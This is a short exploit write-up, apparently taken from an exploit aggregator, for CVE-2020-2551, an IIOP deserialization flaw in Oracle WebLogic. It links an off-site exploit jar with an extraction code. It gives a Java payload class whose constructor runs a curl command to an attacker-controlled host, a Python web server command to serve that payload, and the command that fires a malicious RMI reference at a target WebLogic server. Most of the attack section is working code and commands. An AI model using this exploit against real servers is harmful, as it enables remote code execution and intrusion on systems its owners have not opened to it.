## https://sploitus.com/exploit?id=EDDF0BA9-678D-571A-B194-9148348075A1
## CVE-2020-2551
WebLogic IIOP Deserialization
## Testing Environment
WebLogic10.3.6+jdk1.6
[Compressed jar file](https://pan.baidu.com/s/1WancKEtKzXDxwWP0zz3QPg) Extraction code: a6ob
## Vulnerability Exploitation
Download the jar file, then use Marshalsec to create a malicious RMI service. Compile an `exp.java` file locally.
```java
package payload;
import java.io.IOException;
public class exp {
public exp() {
String cmd = "curl http://172.16.1.1/success";
try {
Runtime.getRuntime().exec(cmd).getInputStream();
} catch (IOException e) {
e.printStackTrace();
}
}
}
```
It’s recommended to use the same JDK version and dependency libraries as WebLogic (e.g., wlfullclient.jar) for compilation. Then, start a web server locally:
```bash
python -m http.server --bind 0.0.0.0 80
```
Run the jar file from the command line:
```bash
java -jar weblogic_CVE_2020_2551.jar 172.16.1.128 7001 rmi://172.16.1.1:1099/exp
```

The actual result is shown in the image below:
## Known Issues
Many people reported that the vulnerability couldn’t be exploited successfully. After reviewing some articles online, it was found that IIOP has a NAT mode issue. Today, a solution was discovered on Zhidao: https://xz.aliyun.com/t/7498. Please proceed to that link for further details.
## References
https://y4er.com/post/weblogic-cve-2020-2551/
[source-iocs-preserved url=https://xz.aliyun.com/t/7498]